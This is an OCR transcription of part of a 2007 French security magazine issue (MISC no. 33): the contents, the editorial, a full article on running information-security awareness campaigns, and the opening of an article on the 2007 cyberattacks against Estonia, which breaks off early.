misc
33 - Septembre/Octobre 2007

misc

Multi-System & Internet Security Cookbook

33 Septembre Octobre 2007

100 % SÉCURITÉ INFORMATIQUE

[DOSSIER]

RFID

INSTRUMENT DE SÉCURITÉ OU DE SURVEILLANCE ?

2/9 Usage et prise en main de la RFID (p. 32)

3/9 RFID et authentification (p. 40)

4/9 Contrôle d'accès, passeport biométrique et carte d'embarquement (p. 44)

5/6/9 Vie privée : surveillance tous azimuts ou plus de liberté ? (p. 50/52)

8/9 Vers et virus RFID : la nouvelle peste numérique ? (p. 61)

9/9 Les enjeux juridiques (p. 66)

guerre informatique / lutte informatique offensive ...

GUERRE DE L'INFO

Guerre, guérilla et terrorisme informatique :

de la fiction à la réalité, le cas estonien...

(p. 09)

[VIRUS]

Les keyloggers, ces programmes qui espionnent les claviers (p. 22)

keylogger / spyware / malware / rootkit

[RÉSEAU]

Répartition de charges : impacts potentiels sur la sécurité (p. 74)

haute disponibilité / ferme de services / architecture réseau / SSL

FICHE TECHNIQUE

Bind 9 : durcissement d'un DNS primaire (p. 79)

DNS Primaire / BIND 9 / configuration durcie

Séries ou parallèle

Pour une fois, l'été a été calme, peut-être parce que ce fut le plus pourri depuis les années 80 ! Aucune infection virale massive (probablement autant *has-been* que la musique des années 80), pas d'histoire de genoux ou de coup de boule, et un Tour de France presque à l'eau claire. Heureusement, on peut regarder plein de séries (à la télé, bien sûr) pour se divertir.

Tout d'abord, il y a l'histoire du tatoué qui veut sortir de prison, *Prison break*. À la fin de la première saison, il est en cavale avec sa bande de potes, cavale relatée dans la deuxième saison. Il y a presque autant de suspense que dans un test d'intrusion. Habile transition pour mentionner une œuvre au souffle épique : le premier hors-série de MISC, justement consacré aux tests d'intrusion. Sortie prévue pour fin septembre, il va vous falloir un peu de patience, mais elle sera récompensée.

Dans un genre beaucoup plus détendu et amusant, la vie des femmes de Wisteria Lane permet de passer un bon moment, *Desperate Housewives*. Les quatre héroïnes sont sérieusement déjantées, mais, au moins, elles mettent une sacrée ambiance dans cette banlieue a priori paisible. Eh bien, Wisteria Lane, c'est un peu comme hack.lu au Luxembourg : une banlieue a priori calme, où quelques désespérés organisent une conférence carrément intéressante ! Et en bonus, humour, bières et « *capture the flag* ». Bon programme !

Mais bon, pour vous faire attendre, une autre série décalée : *Dexter*. C'est l'histoire d'un homme, flic le jour, qui travaille sur les scènes de crimes pour analyser les traces de sang. Sa brigade est confrontée à un tueur en série, qui vide ses victimes de leur sang. Forcément, ça intrigue notre héros. Surtout quand, en plus d'être policier, la nuit, il devient lui-même tueur en série, traquant les autres tueurs en série. Fondamentalement, ce héros est mauvais, nuisible et malsain.

Pourtant, on ne peut s'empêcher de s'y attacher (l'ambiance musicale est géniale). Et c'est pareil avec les virus : malgré une utilisation essentiellement malveillante, on s'attache à ces petites bêtes. Cela est parfaitement illustré dans un magnifique hors-série de Linux Mag ! Quoi, je fais encore de la pub ? Et alors ? Franchement, si vous voulez cerner un peu mieux ces codes malicieux, précipitez-vous sur ce petit bijou.

Enfin, dernière série pour aujourd'hui : *24*, avec la sixième saison. Il y a des gens qui n'ont pas de bol. De temps en temps, ils passent une vraie journée de merde : John McClane et Jack Bauer en sont. Je n'imagine même pas les grasses mat' qui doivent suivre pour récupérer. Heureusement, eux, à force, ils ont l'habitude. Mais, pensez à la première fois, ça doit être terrible. Un peu comme quand un néophyte me relaie pour réaliser le dossier de MISC. Cette fois-ci, c'est Gildas Avoine qui a eu la gentillesse, le courage, que dis-je, l'inconscience, de s'y coller. Il nous a concocté un dossier bien complet sur la RFID, en sollicitant au passage quelques sacrées personnalités de ce monde. Guillaume Arcas et Pascal Junod sont venus compléter le trio pour les relectures. Merci messieurs !

Finalement, comme vous pouvez le constater, l'été a été animé pour certains. Alors, maintenant, pour moi, ça va être *Happy days* avec 15 jours de vacances, entre jungle et île paradisiaque : bonnes vacances (gnark gnark gnark) et lecture !

Fred Raynal

[Sommaire] 33

ORGANISATION [04 - 08]
> Sensibilisation à la Sécurité : vous êtes le maillon faible !

GUERRE DE L'INFO [09 - 17]
> Guerre, guérilla et terrorisme informatique : fiction ou réalité ?

VULNÉRABILITÉ [18 - 21]
> « Opération italienne » : analyse d'une vague d'attaques européennes par le biais d'un honeynet

VIRUS [22 - 27]
> « Keyloggers » : à l'écoute des frappes clavier

DOSSIER [28 - 67]
[RFID, sécurité et vie privée]
> B.A.BA de la RFID, à la sauce sécurité / 28 → 31
> RFID : usage et prise en main / 32 → 38
> RFID et authentification / 40 → 43
> Visite guidée du passeport biométrique / 44 → 49
> Ceux qui nous surveillent / 50 → 51
> Que peut répondre un industriel à ceux qui disent que la RFID menace la vie privée ? / 52 → 54
> L'ennemie publique numéro un de la RFID, c'est l'attaque par relais ! / 57 → 60
> Vers et virus RFID : la nouvelle peste numérique ? / 61 → 65
> Quelques remarques sur les RFID et la protection des données personnelles en droit français / 66 → 67

SYSTÈME [68 - 73]
> Rootkits et virtualisation

RÉSEAU [74 - 78]
> Répartition de charges : impacts potentiels sur la sécurité

FICHE TECHNIQUE [79 - 82]
> Durcissement d'un DNS primaire sous BIND 9

> Abonnements et Commande des anciens Nos [39/55/56]

Sensibilisation à la Sécurité : vous êtes le maillon faible !

Durant ces dernières années, la plupart des grandes entreprises et administrations se sont dotées d'une Politique de Sécurité des Systèmes d'Information, qu'elles s'emploient désormais à décliner et à mettre en œuvre sur le terrain. Dans ce contexte, les actions de sensibilisation à la Sécurité de l'Information constituent un moyen essentiel pour traiter le « facteur humain », étape nécessaire pour garantir une mise en œuvre efficace et complète des exigences de sécurité.

mots clés : ***sensibilisation / formation / prévention***

1. Introduction

« La sécurité, c'est 20% de technique et 80% de bon sens et d'organisation ».

S'il est difficile de contester le désormais célèbre adage, force est de constater que tout le monde n'a pas la même conception du « bon sens » en matière de Sécurité de l'Information : sessions non verrouillées, ordinateurs portables non attachés, mots de passe faibles (quand ils ne sont pas écrits sous le clavier...), projets menés sans considérer les aspects sécurité, sont autant d'exemples prouvant que la route est longue avant que chacun n'applique judicieusement les exigences de sécurité le concernant.

La sensibilisation à la Sécurité de l'Information consiste à faire passer les bons messages de sécurité aux bonnes personnes, par les canaux les plus appropriés.

Les actions de sensibilisation permettent ainsi de diffuser, d'expliquer et d'accompagner la mise en œuvre des exigences de sécurité – généralement issues de la Politique de Sécurité des Systèmes d'Information – en choisissant les messages et les moyens de communication adaptés à la population ciblée.

Cet article apporte des éléments de réponse aux principales questions sur le sujet de la sensibilisation à la Sécurité de l'Information. Pourquoi sensibiliser ? Quelles populations cibler en priorité ? De quelle manière ? Comment vérifier l'efficacité des actions de sensibilisation ?

2. Pourquoi sensibiliser ?

La richesse de l'entreprise réside en partie dans la **valeur des informations qu'elle détient**, que ce soient des données « Métier » (savoir-faire, brevets, secrets de fabrique), des données stratégiques ou financières, des données à caractère personnel (fichiers clients, informations RH, données de santé), etc.

La protection de ce patrimoine contre différentes menaces, d'origine interne ou externe, est un réel enjeu. Outre le risque de dégradation de l'image de marque, l'atteinte à la sécurité de ces informations (divulgation, dégradation, perte) peut avoir de lourdes conséquences, comme des pertes financières, des pertes de production ou le non-respect d'exigences légales ou réglementaires.

Pour faire face à ce besoin fort de protection des informations sensibles de l'entreprise – et des Systèmes d'Information qui les supportent – de nombreux chantiers sont initiés : formalisation et mise en œuvre de politiques de sécurité, organisation de la sécurité, mise en place de processus de sécurité (opérationnels, projets), déploiement de mécanismes techniques de protection, etc. La cohérence de ces chantiers est généralement assurée au travers du pilotage d'un Système de Management de la Sécurité de l'Information (SMSI), tel que préconisé par l'ISO27001, norme de référence en matière de Sécurité de l'Information. [1]

Mais, à eux seuls, ces chantiers ne suffisent pas : la Sécurité de l'Information passe par le respect de certaines règles comportementales, que seules des actions de sensibilisation permettent d'adresser efficacement. Il s'agit bien là de développer une réelle « culture sécurité » au sein de l'entreprise, et d'atteindre différents objectifs :

- ⇨ faire prendre conscience de la **valeur des informations et des Systèmes d'Information**, et des **risques** liés à une mauvaise protection ;
- ⇨ faire adopter à chacun les **bons réflexes en matière de sécurité**, en informant chaque acteur de ses responsabilités et des règles de sécurité qu'il est tenu d'appliquer ;
- ⇨ guider les différents acteurs sur les **moyens d'appliquer les règles de sécurité**, en présentant des actions concrètes et applicables.

La sensibilisation : une bonne pratique reconnue

Les différents référentiels et normes dans le domaine de la gouvernance des Systèmes d'Information et de la Sécurité des Systèmes d'Information font de la sensibilisation un élément fondamental. À titre d'illustration :

⇨ **ISO/IEC 27001 – §5.2.2 Training, awareness and competence** [2]

« The organization shall also ensure that all relevant personnel are aware of the relevance and importance of their information security activities and how they contribute to the achievement of the ISMS objectives. »

⇨ **ISO/IEC 27002 (ex. ISO/IEC 17799:2005) – §8.2.2 Information security awareness, education, and training** [2]

« All employees of the organization and, where relevant, contractors and third party users should receive appropriate awareness training and regular updates in organizational policies and procedures, as relevant for their job function. »

⇨ **COBIT® (Control Objectives for Information and related Technology) – DS7 Educate and Train Users** [3]

« Based on the identified education and training needs, identify target groups and their members, efficient delivery mechanisms, teachers, trainers, and mentors. Appoint trainers and organise timely training sessions. […] Evaluate education and training content delivery upon completion for relevance, quality, effectiveness, the retention of knowledge, cost and value. »

I *Références à la sensibilisation dans les référentiels et normes du marché*

Guillaume Durand
Responsable du département Audit et Gestion de la Sécurité
Solucom Group
Guillaume.Durand@solucom.fr
http://www.solucom.fr

3. Qui sensibiliser ?

En général, les actions de sensibilisation couvrent le périmètre de la « Sécurité de l'Information » de manière assez large. Les messages de sensibilisation vont ainsi traiter des règles d'utilisation des moyens informatiques, mais aussi donner des bonnes pratiques relatives au comportement dans les lieux publics, à la lutte contre l'ingénierie sociale, à la protection des informations au format papier, à la tenue d'un « bureau net ».

Tout collaborateur de l'entreprise doit être sensibilisé à ces règles de bonne conduite. Des actions communes de sensibilisation sont généralement engagées, en s'appuyant sur les messages figurant dans le règlement intérieur et dans la charte d'utilisation des moyens informatiques (voir Figure 2).

Les 12 règles d'or de la Sécurité de l'Information

I. Je respecte la législation, les codes de conduite et les procédures internes.

II. Je classifie mes informations et je les protège en conséquence.

III. Je n'installe jamais de matériel ou de logiciel non autorisé sur les systèmes informatiques de l'entreprise.

IV. J'utilise des mots de passe forts et je les garde secrets.

V. J'attache toujours mon ordinateur portable avec un câble anti-vol.

VI. Je verrouille ou j'arrête mon ordinateur lorsque je le laisse sans surveillance.

VII. Je m'assure que mes données sont sauvegardées et conservées en sécurité.

VIII. Je suis conscient des menaces liées aux virus et j'agis en conséquence.

IX. J'accompagne les visiteurs que je reçois tout au long de leur visite.

X. Je ne travaille pas sur des données sensibles dans les lieux publics.

XI. Je pars chaque soir en laissant un « bureau net ».

XII. Je rapporte sans délai tout événement suspect.

2 *Exemple de règles d'or de la Sécurité de l'Information, à destination des utilisateurs*

En complément, certains acteurs peuvent faire l'objet de messages spécifiques, au travers d'actions particulières de sensibilisation (voir Figure 3). Il s'agit notamment :

⇨ des populations particulièrement exposées aux risques d'atteinte à la Sécurité de l'Information, du fait de leur fonction ou de leur usage des moyens informatiques : cadres dirigeants, acteurs Métiers, assistantes, populations nomades ;

⇨ des populations pouvant elles-mêmes constituer des menaces pour la Sécurité des informations : partenaires, prestataires, stagiaires, intérimaires ;

⇨ des populations dont le métier est de contribuer à la maîtrise des risques sur les Systèmes d'Information : acteurs des projets informatiques (maîtrise d'ouvrage, maîtrise d'œuvre), exploitants et administrateurs des Systèmes d'Information.

3 *Principaux acteurs à sensibiliser en matière de Sécurité de l'Information*

Paradoxalement, la sensibilisation des populations « informatiques » est peut-être celle qui requiert le plus d'efforts, tant le nombre de messages à faire passer est important et la diversité des interlocuteurs est grande.

Vis-à-vis de ces populations, les actions de sensibilisation s'apparentent d'ailleurs parfois à des actions de formation (à des technologies spécifiques, à des méthodologies, à des normes du marché), qui contribuent à leur montée en compétences – et ainsi en « sensibilité » – sur les aspects de sécurité.

Comme nous avons pu le voir, le champ des populations à adresser est très vaste, couvrant finalement l'ensemble des collaborateurs – internes et externes – de l'entreprise. Si de plus en plus d'entreprises se lancent dans des campagnes de sensibilisation couvrant assez largement leur population, certaines choisissent encore aujourd'hui de conduire des actions plus ciblées, prioritairement sur les acteurs les plus exposés : utilisateurs nomades, fonctions Métiers sensibles, exploitants et administrateurs informatiques.

4. Comment sensibiliser ?

La mise en place d'une campagne de sensibilisation à la Sécurité de l'Information est un projet à part entière. La réussite de ce projet implique une collaboration étroite entre plusieurs acteurs – internes ou externes – très complémentaires (voir Figure 4) :

⇨ lors de la phase de cadrage et de conception de la camp3agne de sensibilisation, en mobilisant les acteurs permettant de travailler à la fois sur le fond et sur la forme des actions de sensibilisation ;

⇨ pour le déploiement de la campagne de sensibilisation, en identifiant et en accompagnant les acteurs relais les plus pertinents, en fonction de la structure organisationnelle et de la culture de l'entreprise.

4 *Principaux acteurs impliqués dans une campagne de sensibilisation à la sécurité*

Les grandes étapes à suivre dans la mise en place d'une campagne de sensibilisation sont généralement les suivantes :

⇨ Une phase initiale de cadrage, qui doit aboutir à la formalisation et la validation d'un **plan de communication**. Le plan de communication constitue le document de référence de la campagne de sensibilisation. Il formalise les objectifs visés par la campagne, les populations ciblées et les messages essentiels à leur faire passer, les canaux et médias de sensibilisation utilisés, le séquencement dans le temps des actions de sensibilisation.


⇨ Une phase de conception des supports de sensibilisation : formalisation des supports de présentation, travail avec les acteurs de la communication.

⇨ Une phase de validation des supports de sensibilisation, notamment au travers de sessions pilotes auprès de populations représentatives.

⇨ Une phase de déploiement des actions de sensibilisation, devant faire l'objet d'un suivi dans le temps (respect du plan de communication, efficacité des actions, évolutions à prendre en compte, etc.).

5. Qu'est-ce qui marche ?

Le choix parmi les différents canaux et médias de sensibilisation peut paraître cornélien tant le champ des possibles est vaste (voir Figure 5).



5 *Principaux canaux et médias de sensibilisation à la sécurité*

Parmi ces différents supports, certains **incontournables** ressortent assez systématiquement :

⇨ Les **plaquettes de sensibilisation** ou les supports assimilés (triptyques, brochures, tracts), généralement à destination des utilisateurs : présentation de la charte d'utilisation des moyens informatiques, « règles d'or » de la sécurité, etc.

⇨ L'envoi de **courriels de sensibilisation**, qui permettent d'adresser largement la population de l'entreprise, à des coûts réduits (à titre d'exemple : communiquer sur les risques liés à l'utilisation d'Internet en réaction à une alerte de *phishing* médiatisée, réagir sur le vol d'un portable pour communiquer les bonnes pratiques de comportement dans les lieux publics, communiquer sur les résultats de tests de robustesse de mots de passe).

En complément, d'autres supports ont démontré leur efficacité, même si l'**investissement requis est plus lourd** que pour les précédents :

⇨ L'organisation de **points de rencontre** avec les acteurs à sensibiliser. Ces points de rencontre permettent d'échanger ouvertement avec les acteurs sensibilisés, d'adapter le discours au plus près de leurs préoccupations, de les orienter sur les modalités de mise en œuvre des mesures de sécurité, de collecter leurs difficultés du quotidien.
L'objectif dans ce domaine est de sensibiliser l'ensemble de la population de l'entreprise, le cas échéant avec des messages adaptés aux grandes typologies d'acteurs. L'intégration de modules de sensibilisation à la Sécurité de l'Information dans les cursus d'accueil des nouveaux arrivants est un moyen simple et efficace de créer de tels points de rencontre sur un périmètre plus restreint. Autre orientation intéressante, la mutualisation des actions de sensibilisation à la Sécurité de l'Information avec des événements de portée plus large : séminaire annuel, campagne Hygiène et Sécurité ou Sûreté, etc.

⇨ La réalisation de **vidéos ou d'animations de sensibilisation**, à publier sur un Intranet ou à intégrer aux sessions de sensibilisation pour les rendre plus interactives.

⇨ La mise en place d'un **Intranet Sécurité**, intégrant des actualités dans le domaine de la sécurité, des fiches pratiques, des foires aux questions, etc. Sur ce sujet, l'investissement concerne à la fois le coût de mise en place de l'Intranet, mais surtout les coûts de gestion dans le temps de cet Intranet, un Intranet efficace en termes de sensibilisation devant être interactif et vivant.

En dehors de l'efficacité de chaque support pris indépendamment, c'est bien la **combinaison de différents supports, et leur utilisation séquencée dans le temps, qui feront de la campagne de sensibilisation une réussite**. Il est ainsi possible de construire une campagne qui va « occuper le terrain » dans la durée et via de multiples canaux, sans forcément engager des investissements massifs.

En complément, voici quelques conseils permettant de guider la construction d'une campagne de sensibilisation à la Sécurité de l'Information :

⇨ **Impliquer le management**

Il est essentiel d'obtenir l'adhésion du management concernant les actions de sensibilisation à la Sécurité de l'Information. En effet, les managers de l'entreprise sont des acteurs particulièrement exposés aux risques. Ils jouent un rôle important dans le contrôle de la bonne application des bonnes pratiques par les collaborateurs sous leur responsabilité. Ils peuvent être sollicités pour le déploiement de certaines actions

de sensibilisation. Ils se doivent d'être exemplaires dans leur propre comportement.

Pour l'ensemble de ces raisons, il est recommandé de commencer par sensibiliser le management, avant de lancer des actions de sensibilisation à plus large échelle. Ces actions passent généralement par des interventions en réunions de management, qui se doivent d'être très courtes vu la population (généralement 30 minutes, qui passent très vite vu le volume d'informations à faire passer !).

Pour garantir cette implication, certaines entreprises vont même jusqu'à ajouter le déploiement et le contrôle des actions de sensibilisation aux objectifs annuels de leurs managers !

⇨ Adapter les messages

Les actions de sensibilisation doivent s'appuyer sur des messages et des exemples « qui parlent » aux populations sensibilisées : exemples proches de leurs préoccupations, cas vécus (internes ou externes à l'entreprise), statistiques percutantes.

Cela implique une certaine adaptation des messages et des supports en fonction des populations : on ne sensibilise pas de la même manière un utilisateur, un cadre dirigeant, un chef de projet et un exploitant informatique ! L'enjeu consiste ici à trouver le bon compromis entre la percussion des messages et la maîtrise des coûts des actions de sensibilisation, la personnalisation et la multiplication des supports nécessitant des investissements substantiels (cf. Figure 6).

Quelques éléments de coût de supports de sensibilisation

⇨ Plaquette de sensibilisation : de 10 à 20 K€

(conception et reproduction, pour 10 000 exemplaires)

⇨ Affiches de sensibilisation : de 5 à 15 K€

(conception et reproduction de 10 affiches, 500 exemplaires chacune)

⇨ Film de sensibilisation : de 20 à 40 K€

(écriture, tournage et montage d'un film de 5 minutes)

⇨ Intranet Sécurité : de 20 à 30 K€

(conception, développement, recette)

⇨ Sensibilisation par le jeu (jeu de piste, quiz interactif, etc.) : de 15 à 25 K€

(licences et mise en œuvre de l'outil, pour 10 000 utilisateurs)

6 *Éléments de coût de supports de sensibilisation à la Sécurité de l'Information*

⇨ Répéter les messages

Une campagne de sensibilisation efficace est une campagne dont les messages restent ancrés dans les esprits. Quel que soit le média utilisé, le temps qui vous sera alloué pour faire passer des messages de sensibilisation à la sécurité sera limité, vous n'aurez pas le temps de tout dire : mieux vaut dans ce cas choisir les messages les plus importants, et les marteler dans le temps !

Les actions d'entretien, permettant d'appliquer des « piqûres de rappel » régulièrement réparties dans le temps, sont primordiales. Elles seront d'autant plus efficaces que des supports différents seront utilisés : courriels, messages Intranet, affiches, publications dans des journaux internes, messages à la connexion des utilisateurs.

⇨ Donner envie

Les actions de communication sont nombreuses au sein d'une entreprise. Le risque est que la sensibilisation à la Sécurité de l'Information se retrouve être « une action de communication interne de plus ». Dans le domaine de la Sécurité de l'Information, il convient aussi de rompre avec le coté un peu austère des communications et des documents de référence en matière de Sécurité de l'Information : dans bien des entreprises, les politiques et chartes de sécurité ressemblent plus à des textes de loi qu'à des plaquettes de publicité ...

Les acteurs de la communication – qu'ils soient internes ou externes – regorgent d'idées pour mettre en place des actions de sensibilisation originales et percutantes : intégration de contenu multimédia (films, animations), création de visuels attractifs, mise en place d'une identité visuelle commune (par exemple au travers d'un slogan ou d'un logo spécifique).

6. Est-ce que ça marche vraiment ?

La notion de « retour sur investissement » dans le domaine de la Sécurité des Systèmes d'Information est relativement complexe à mesurer. Dans le domaine de la sensibilisation, dont l'objectif est un changement des mentalités et des comportements, cette notion est d'autant plus difficile à appréhender.


Pour autant, le suivi de l'efficacité des actions de sensibilisation est une nécessité : en fonction de l'ampleur de la campagne et de la nature des supports mis en œuvre, le coût total de conception et de déploiement d'une campagne de sensibilisation peut atteindre plusieurs centaines de milliers d'euros, qu'il convient de justifier.

Sans parler de retour sur investissement à proprement parler, certaines actions peuvent être mises en place pour mesurer l'efficacité d'une campagne de sensibilisation :


⇨ En suivant de près l'évolution des indicateurs de sécurité : les actions de sensibilisation devraient par exemple conduire à la baisse des vols d'ordinateurs portables, à la baisse des infections virales détectées, à une amélioration de la prise en compte de la sécurité dans les projets, etc. Cette corrélation doit cependant être considérée avec prudence, les indicateurs de sécurité étant fortement dépendants de facteurs externes.

⇨ En mettant en place des sondages sur le niveau de sensibilisation des acteurs (campagnes téléphoniques, quiz Intranet, etc.), permettant de suivre l'évolution dans le temps de la « culture sécurité » de l'entreprise. Là encore, ces sondages ont leurs limites : de bonnes réponses à un quiz ne signifient pas nécessairement des bonnes pratiques mises en œuvre au quotidien !

⇨ En conduisant régulièrement des actions de contrôle de la sensibilisation des acteurs, et en comparant l'évolution dans le temps de leurs résultats. Ces actions de contrôle peuvent être de nature technique (audit de robustesse des mots de passe, inventaire des applications installées sur les Postes de Travail, etc.), ou de nature plus fonctionnelle (contrôle des bureaux, audits de type « ingénierie sociale », etc.).



7 *Exemple de quiz sécurité*



8 *Exemple de résultat d'audit de robustesse de mots de passe*

7. Un exemple de campagne de sensibilisation

Pour illustrer ces éléments, la figure 9 présente l'exemple d'une campagne de sensibilisation mise en place par un grand Groupe Français (50 000 utilisateurs, sur un périmètre international).

La phase de cadrage et conception de la campagne a duré six mois, le déploiement des actions de sensibilisation est prévu sur douze mois.

Bibliographie

[1] « ISO 2700x : une famille de normes pour la gouvernance sécurité », *Misc* n°30, mars/avril 2007.


[2] **http://www.iso.org/**

[3] **www.isaca.org/cobit.htm**

Conclusion

La sensibilisation à la Sécurité de l'Information doit être une préoccupation permanente. Au-delà des actions « coup de poing » d'une campagne initiale, le réel enjeu est ensuite de parvenir à pérenniser la démarche par des actions récurrentes de sensibilisation, tout en continuant à susciter l'intérêt. Cela implique un effort régulier et durable, qui doit être prévu dès le démarrage de la campagne.

La sensibilisation à la Sécurité de l'Information doit par ailleurs s'intégrer à un processus d'amélioration continue, les supports utilisés devant notamment évoluer dans le temps pour s'adapter aux enjeux mouvants de l'entreprise, et aux menaces en constante évolution.



9 *Exemple du contenu d'une campagne de sensibilisation*

Guerre, guérilla et terrorisme informatique : fiction ou réalité ?

Philippe Evrard et Éric Filiol
Laboratoire de virologie et de cryptologie
École Supérieure et d'Application des Transmissions
philippe.evrard@esat.terre.defense.gouv.fr
efiliol@esat.terre.defense.gouv.fr

Les sites Internet gouvernementaux deviennent inaccessibles ou sont l'objet de défacements répétés. Rapidement, les accès Internet des principales banques sont saturés et leurs serveurs s'effondrent, bientôt suivis par de nombreux autres sites, institutionnels ou privés… Science-fiction ? Pas forcément. D'avril à mai de cette année, l'Estonie a subi plus de trois semaines d'attaques informatiques massives qui ont saturé non seulement la plupart des sites Internet gouvernementaux, mais de nombreux autres sites. Avec ces « incidents », la guerre informatique est entrée, sous l'œil de la presse, dans une réalité que l'on pouvait pressentir depuis quelques années déjà. L'emploi avéré de ces technologies par les organisations terroristes, l'implication de plus en plus grande des organisations mafieuses dans l'emploi de l'informatique, l'utilisation résolument offensive qu'en font ouvertement certains états ne font que confirmer cet état de fait : l'informatique sera une des armes essentielles des futurs conflits, qu'elle qu'en soit la nature, et les réseaux informatiques, civils et militaires, les champs de bataille de demain. La phrase du général Monchal : « le maître de l'électron surpasse le maître du feu » est plus que jamais d'actualité.

mots clés : ***guerre informatique / lutte informatique offensive / terrorisme / Russie / Estonie / Chine / États-Unis / doctrine militaire / protection de l´information***

Guerre informatique en Estonie

L'Estonie se trouve depuis environ trois mois sous l'œil des professionnels de la sécurité informatique : du 27 avril au milieu du mois de mai, les infrastructures Internet de ce pays (gouvernementales, bancaires, téléphonie mobile…) ont en effet été la cible d'attaques massives visant à en rendre l'accès impossible.

L'origine de ces attaques semble trouver sa source dans le déplacement d'un monument à la mémoire des soldats russes tombés pendant la seconde Guerre mondiale. Ce déplacement a exacerbé le fort ressentiment existant entre les populations estonienne et russe [1]. Les Russes, opposés à ce déplacement ont vivement réagi : l'ambassade d'Estonie à Moscou a été « assiégée » par des centaines de manifestants, des manifestations et des émeutes en Estonie, réprimées de manière brutale (causant 1 mort, 150 blessés, près de 1500 interpellations). La manifestation la plus inattendue de ces tensions a été l'attaque informatique qui a alors été lancée contre les infrastructures Internet estoniennes.

Certes, les attaques informatiques de tout genre (défacements de sites Internet, attaques en déni de services…) sont monnaie courante et ponctuent régulièrement les évènements internationaux (témoins, la « cyber-guerre » qui a accompagné le dernier conflit israélo-palestinien [2], celles qui accompagnent depuis des années le conflit indo-pakistanais [3], les tensions entre l'Arménie et l'Azerbaïdjan [4]) et nationaux (lors de la dernière campagne pour l'élection présidentielle en France, des sites Internet des principaux candidats ont été défacés, l'intrusion informatique dont a été victime le Front national a également défrayé la chronique). La surprise et l'intérêt de ces attaques tiennent à ce qu'il s'agit de la première fois que les infrastructures informatiques d'un état souverain sont la cible d'attaques massives semblant être, sinon d'origine, du moins d'inspiration étatique. En ce sens, il s'agit peut-être, comme on a pu le lire dans la presse, de la première « cyber-guerre ».

Déroulement des attaques [5]

Un exemple d'attaque contre l'Estonie [6]

Attaquer les sites Internet du gouvernement estonien a été le meilleur moyen de protester qu'a trouvé Konstantin Goloskokov, « commissaire politique » du mouvement « Nashi », qui soutient le Kremlin. Il a donné à la presse quelques détails sur l'attaque qu'il a réalisée.

